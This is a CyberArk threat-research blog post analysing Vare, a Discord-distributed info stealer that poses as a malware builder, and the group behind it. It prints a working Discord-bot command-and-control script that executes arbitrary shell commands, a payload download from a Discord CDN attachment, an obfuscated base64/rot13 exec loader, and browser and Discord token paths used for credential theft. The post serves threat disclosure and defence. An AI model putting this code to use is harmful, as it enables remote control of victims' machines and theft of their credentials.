The (Not so) Secret War on Discord

cyberark.com/resources/threat-research-blog/the-not-so-secret-war-on-discord

April 13, 2023

CyberArk Malware Research Team

Abstract

CyberArk Labs discovered a new malware called Vare that is distributed over the popular chatting service, Discord. Vare has been used to target new malware operators by using social engineering tactics on them. Additionally, we have found that Vare uses Discord's infrastructure as a backbone for its operations. This malware is linked to a new group called "Kurdistan 4455" based out of southern Turkey and is still early in its forming stage.

Origins of Discord Malware

Discord is a very popular online chatting service (similar to Slack, but less formal) that has more than 300 million active users. Discord was initially meant to be a platform for gaming communities: however, its ease of use and features expanded its appeal to a variety of communities, ranging from hobby clubs to users with shared political views who now call it home.

Discord is loved by developers due to its easy-to-use and well-documented APIs. It boasts several features that are used by developers to integrate their tools with and develop bots for their servers with ease. Attackers have found ways to misuse those features, which makes the development of malware easier and harder to detect and mitigate.

The origins of malware on the platform can be traced back to the introduction of Discord Nitro. For a monthly fee, Nitro allows users to send larger files and longer messages, have higher quality video streaming and much more.

As with many premium features, Discord Nitro became highly desirable amongst users and motivated some users to try and acquire it without paying. This led users to resort to nefarious methods to obtain Nitro, such as brute-forcing gift keys and social engineering.

Eventually, some users took this approach one step further and began operating malware to gain money by targeting others on the platform, stealing their credit card information and remotely purchasing Discord Nitro gift keys without the victim's knowledge. These gift keys can be redeemed to get Discord Nitro, and malicious actors are selling the keys for profit.

Malware targeting Discord users or misusing of Discord's features for malicious intent is not a new finding as there are several past publications on the matter, see for example here and here. This blog post aims to give an overview of current threat landscape, the latest trends, methods and how they work, and share our observations of a newly found malware group 'Kurdistan 4455' that has adopted those past methods for their own benefit, targeting other malware groups instead of users, reaping their success with minimal effort.

In an effort to keep Discord users and communities safe, we have contacted Discord and notified their support team on the different ways attackers misuse Discord's features, and of the new malware group. However, despite our numerous attempts we did not get a definitive response from Discord. We hope that this blog- post raises awareness to the issue, so that users can apply measures to protect themselves against common attack methods that are employed on Discord.

Content Delivery Network

A Content Delivery Network, better known by the acronym CDN, is, simply put, a hosting service for files that provides high availability and uptime. Malware operators utilize this feature for hosting payloads that their tools can then download and run. Being hosted on a popular service and protected by HTTPS makes the process of differentiating between the malicious and benign files a difficult task.

```
https://cdn.discordapp.com/attachments//
```

Easy-to-Use API

Discord's API allows straightforward communication between users on the platform and the program using the API, allowing sending and receiving messages and files. As a result, implementing Command & Control (C&C) communication over the API is as simple a task as writing the following 16 lines of code — which is a simple script that executes every message you send and returns the output.

```
import discord
import subprocess

class MyClient(discord.Client):

    async def on_message(self, message):
        # don't respond to ourselves
        if message.author != self.user:
            return

        result = subprocess.run([message.content], stdout=subprocess.PIPE,
shell=True).stdout.decode('utf-8')
        await message.channel.send('result')

intents = discord.Intents.default()
intents.message_content = True
MyClient(intents=intents).run('token')
```

It is difficult to monitor and mitigate this type of C&C communication because it is communicating with a single endpoint that can be used by legitimate services, and it is protected by HTTPS, which makes the process of differentiating the malicious and benign API calls a non-trivial task.

```
https://discord.com/api
```

Webhooks

Introduced in 2020, webhooks are a relatively new Discord feature that is used ill-intently. This new feature allows any server owner to create a webhook for any channel they own and send messages to that channel through the webhook with a simple HTTPS request.

This feature is a great way to safely and quickly notify users of specific actions — originally meant to execute actions such as notification of a new git pull request. Attackers have started misusing this feature to exfiltrate data from their victims.

Similar to the Discord API, protecting against webhook misuse is a difficult task due to fact that all of the requests go to the same domain — and to the content being protected by HTTPS — making monitoring and blocking a non-trivial challenge.

It is important to emphasize that, unlike Discord's API, webhooks do not allow actions other than sending a message and files to a channel and are not used to create a C&C communication channel.

```
https://discord.com/api/webhooks/<ID>/<SPECIAL_TOKEN>
```

Injecting Code into Discord

A method that has recently risen in popularity is injecting a payload into Discord's source code. This is possible due to the fact that Discord is an ElectornJS app written in NodeJS. ElectronJS is a framework that allows the creation of desktop apps that are in essence a NodeJS-based website running locally in a Chromium browser. All of the source code for the app is hosted locally in plaintext and is not checked for tampering prior to execution.

There are two main reasons for this method's growing popularity. The first one is persistence. As the payload is part of Discord's app source code, it gets executed at the app's start, which is usually at logon.

The second reason centers on integrating into Discord's client, impersonating the victim and forging requests as the victim. This allows the malware operator to take actions like exfiltrating all private conversations, forging messages as the victim and purchasing Discord Nitro gift keys — a popular way to steal money without an easy trace to follow, as the attackers usually sell the stolen keys at a discounted rate and don't have a direct paper trail leading to them.

As much as this method might sound appealing, there are several downsides to the injection approach — for example, it is susceptible to removal when Discord has an update, and it requires an initial "injector" to write the payload into the app's source code.

GitHub and Some Statistics

There is a growing trend of developing malware for targeting Discord (usually called "Discord Stealer") on GitHub directly, and it allows operators to easily take a repository, clone it, compile it and within minutes have a functioning malware sample that they can use to infect victims.



Figure 1: Search results for "Discord Stealer," a common nickname for malware for Discord

We've scanned and analyzed 2,390 of GitHub's public repositories related to Discord malware, and gathered some interesting findings:

- 44.5% of repositories are written in Python and are standalone malware.
- 20.5% of repositories (second in popularity) are written in JavaScript; these repositories mainly take the approach of injecting into Discord.

We have also analyzed the activity of those repositories, tracking the amounts of commits per month, and we have found that they are growing in popularity substantially in recent years.



Figure 2: Activity heatmap per month in years 2016 – 2022 from 2,390 repositories related to Discord malware

Vare

In September 2022, CyberArk Labs detected an intriguing sample called “vare_stealer_builder.exe.” Upon further research, we discovered a link to a new cybercrime group in its early stages of armament and formation, and we have followed its efforts closely.

Vare is a malware written in Python and converted into an executable with pyInstaller. It is an info stealer that uses Discord both as a data exfiltration infrastructure and a target to steal from.

When running the sample, we were greeted with the following message:

```
print("""
 /$$    /$$                                  /$$$$$$   /$$                       /$$
| $$   | $$                                 /$$__  $$ | $$                      | $$
| $$   | $$ /$$$$$$   /$$$$$$   /$$$$$$    | $$  \__//$$$$$$    /$$$$$$   /$$$$$$ | $$  /$$$$$$   /$$$$$$
|  $$ / $$/|____  $$ /$$__  $$ /$$__  $$   |  $$$$$$|_  $$_/   /$$__  $$ |____  $$| $$ /$$__  $$ /$$__  $$
 \  $$ $$/  /$$$$$$$| $$  \__/| $$$$$$$$    \____  $$  | $$    | $$$$$$$$  /$$$$$$$| $$| $$$$$$$$| $$  \__/
  \  $$$/  /$$__  $$| $$      | $$_____/    /$$  \ $$ | $$ /$$| $$_____/ /$$__  $$| $$| $$_____/| $$
   \  $/  |  $$$$$$$| $$      |  $$$$$$$   |  $$$$$$/ |  $$$$/|  $$$$$$$|  $$$$$$$| $$|  $$$$$$$| $$
    \_/    \_______/|__/       \_______/    \______/   \___/   \_______/ \_______/|__/ \_______/|__/

""")
input("[!] Your Discord Webhook URL  : ")
input("[?] Startup (y/n) : ")
input("[?] Discord Stealer (y/n) : ")
input("[?] Browser Data (y/n) : ")

print("Nice Job!")
time.sleep(1)
print("Your Stealer Building Please Wait")
```

Figure 3: Fake configuration panel

While the malware calls itself a builder, we can see it only looks like one!

So, what is actually happening here? This is a classic example of “smoke and mirrors,” a deception made to trick victims into thinking that they are configuring and creating a new sample while they, themselves, are being compromised.

Technical Analysis Overview

Vare is comprised of two publicly available tools — Veerus and Empyrean — and an additional custom module. This malware follows the following logic flow:



Figure 4: Vare logic flow

Breaking it down further, we have identified three unique areas in the malware and have identified the origin of each one. Next, we will dive deeper into the malware and go over the different elements.

Veerus: Obfuscation Layers

Starting with what we dub as the obfuscation layers, we have discovered that the malware author used the same build system as in the https://github.com/0xSxZ/Veerus repository, as we found a shared custom obfuscation library made by the Veerus author.

The first layer is a simple base64 obfuscation.

The second layer of the obfuscation is the custom-made obfuscation library, originally created for Veerus, but now it is also used in Vare.

```
import pyImpossibleObf
exec(pyImpossibleObf.deobfuscate([72, 68, 70, 35, 49, ... ])
```

Empyrean: Main Functionality

Following the obfuscation layers, there are several modules that were taken from an older snapshot of Empyrean, a very popular Discord stealer on GitHub. In this version it has five modules:

1. Debug:

- Compares system information against a list of blacklisted values. System information includes the IP and MAC addresses, Username, PC name, currently running processes and lastly the HWID (by running C:\Windows\System32\wbem\WMIC.exe csproduct get uuid)
- The malware will exit (but will not delete itself) if any pieces of system information are found inside the blacklists

2. Startup:

- Responsible for persistency
- Drops a copy of the malware in %APPDATA%\empyrean\dat.txt
- Creates a script to run the dropped malware in %APPDATA%\empyrean\run.bat
- Adds a registry entry in HKCU\Software\Microsoft\Windows\CurrentVersion\Run\empyrean pointing to the run.bat file



Figure 5: Persistence on Startup

3. Chromium:

- Targets Google Chrome, Microsoft Edge and Brave
- Collects passwords, cookies, browsing and search history, bookmarks.
- Sends all collected information through a Discord webhook



Figure 6 : Example of how the operators will see the collected browser information

4. Discord:

- Collects session tokens, billing information, Nitro status, the account-bound phone number and additional account information
- Sends all collected information through a Discord webhook



Figure 7 : Example of how the operators will see the collected Discord information

5. Sysinfo:

- Collects the Username, System information, Disk Usage, Wi-Fi, and Network Information
- Takes a screenshot
- It sends all collected information through a Discord webhook

Vare | Github MalwareAuthor BOT Today at 11:43 AM

System Information

User

```
Display Name:
Hostname:
Username:
```

System

```
CPU: Intel(R) Core(TM) i9-9880H CPU @ 2.30GHz
GPU: VMware SVGA 3D
RAM: 4.0
HWID:
```

Disk

```
Drive     Free      Total     Use%
C:\       66GB      148GB     55.3%
```

Network

```
IP Address:
MAC Address:
Country:
Region:
City:
ISP:
```

WiFi

```
SSID                | PASSWORD
--------------------|------------------------------
```



Figure 8 : Example of how the operators will see the collected system information

Vare – Custom Code

In addition to the code identified from public repositories, we have identified code written by the author that, as mentioned before, allows the malware to masquerade as a builder: a tool for configuring and creating new instances of malware clients.
To further add to the illusion of building a new instance, Vare downloads and saves a file with the name “built.exe” to trick users into thinking that this is their newly built client — while in reality, this is simply another variation of Vare, but without any prints.

```
def download(O000O0OOO0000O000):
    OOO0O0000000OO00O= requests.get(O000O0OOO0000O000)
    OOOOOOOO0O0O000000= O000O0OOO0000O00O.split("/")[-1]
    with open(OOOOOOOO0O0O00000 ,"wb") as OO0O0O0O0000000O0:
        OO0O0O0O0000000O0.write(OOO0O0O0000O0O00O.content)
download("https://cdn.discordapp[.]com/attachments/1013115456963489868/1021582059543740476/build.exe
```

Using all of the deceptions we have described, there is one additional payload that is executed, hidden in another layer of obfuscation as seen here:

```
magic = 'aW1wb3J0IG9zICNsaW5lOj...PME8wME9P'
love = 'ZR8jZQNtBvAfnJ5yBwpmQD...tVPNtVPNt'
god = 'ICAgICBjb250aW51ZSAjbG...gLCJhIilh'
destiny = 'plOCG09CGmOCZQNjG09CG...covNbXD=='
joy = '\x72\x6f\x74\x31\x33'
trust = eval('\x6d\x61\x67\x69\x63') +
eval('\x63\x6f\x64\x65\x63\x73\x2e\x64\x65\x63\x6f\x64\x65\x28\x6c\x6f\x76\x65\x2c\x20\x6a\x6f\x79\x
 + eval('\x67\x6f\x64') +
eval('\x63\x6f\x64\x65\x63\x73\x2e\x64\x65\x63\x6f\x64\x65\x28\x64\x65\x73\x74\x69\x6e\x79\x2c\x20\x

exec(compile(base64.b64decode(eval('\x74\x72\x75\x73\x74')),'','exec'))
```

The obfuscation is comprised of several layers. First, there is the eval layer that is visible inside the “trust” variable. Eval is used to execute python code that is stored in a variable, which in our situation translates into:

```
magic + codecs.decode(love, joy) + god + codecs.decode(destiny, joy)
```

This layer is responsible for generating a base64, based on several variables and the layer uses the python built-in library codecs to decode two variables — love and destiny — that are obfuscated with rot13. The generated base64 contains the payload, and it is decoded and executed one final time.

The hidden payload collects passwords, cookies and session tokens from various browsers and Discord. Similar to how the rest of Vare operates, this information is exfiltrated via a Discord webhook.

```
local = os.getenv('LOCALAPPDATA')
roaming = os.getenv('APPDATA')
tokenPaths = {'Discord': f"{roaming}\\Discord",
                            'Discord Canary': f"{roaming}\\discordcanary",
                            'Discord PTB': f"{roaming}\\discordptb",
                            'Google Chrome': f"{local}\\Google\\Chrome\\User Data\\Default",
                            'Opera': f"{roaming}\\Opera Software\\Opera Stable",
              'Brave': f"{local}\\BraveSoftware\\Brave-Browser\\User Data\\Default",
                            'Yandex': f"{local}\\Yandex\\YandexBrowser\\User Data\\Default",
                            'OperaGX': f"{roaming}\\Opera Software\\Opera GX Stable"}
```

Kurdistan 4455

In this part, we will provide a deep dive analysis of the new group we have discovered, how we discovered them and their motivations for running the group.

Malware Author

During our research into Vare, we found a single piece of evidence that connects the developer to the tool. The evidence is a single line of code found inside Vare that is meant for exfiltrating collected data, please note that due to the sensitivity of the matter we replaced the real usernames with pseudonyms:

```
webhook.send(embed=embed, username='Vare | Github MalwareAuthor,
avatar_url='https://cdn.discordapp.com/attachments/1013115456963489868/1020653932936175667/resim_202
09-02_160042290.png'))
```

This led us to a GitHub user with the same username, who we believe is the malware author.

Figure 9: MalwareAuthor's GitHubprofile

We did not find a repository called "Vare" under his account, we assume he made it private, but we did find additional evidence that makes us believe that he is, in fact, the malware author.

We found that they forked Veerus, the project they borrowed the obfuscation from.



Figure 10: Forked Veerus repository by MalwareAuthor

Diving deeper into the user, we see his repositories and starred projects are all Discord malware-related, and all of his activity is connected to those efforts, further confirming our theory.

A Co-developer

Triaging outwards from MalwareAuthor, we found that he only has one follower — and both account description state that the users' company name is "4455." Both accounts also have a Discord invite link to the same server and state that they are from Turkey. Later, we found out that the follower is a friend of our developer and they are both in the same group.

Figure 11: CoDeveloper profile snippet, the co-developer

From what it seems, while MalwareAuthor is working on the client-side aspect of malware, while CoDeveloper is focusing on support tools, creating tools for brute-force finding of Discord Nitro gift keys (Premium Discord features), scripts to check if stolen tokens are valid and usable, and more.

Discord Server

Both MalwareAuthor's and CoDeveloperGitHub pages include an invite link to their server — using the link, we were able to join the group's Discord server (originally named "Kurdistan 4455"). We found around 150 members, about 50 of whom were tagged as being an active part of 4455.

The server (and presumably the group) was created around May 2022.

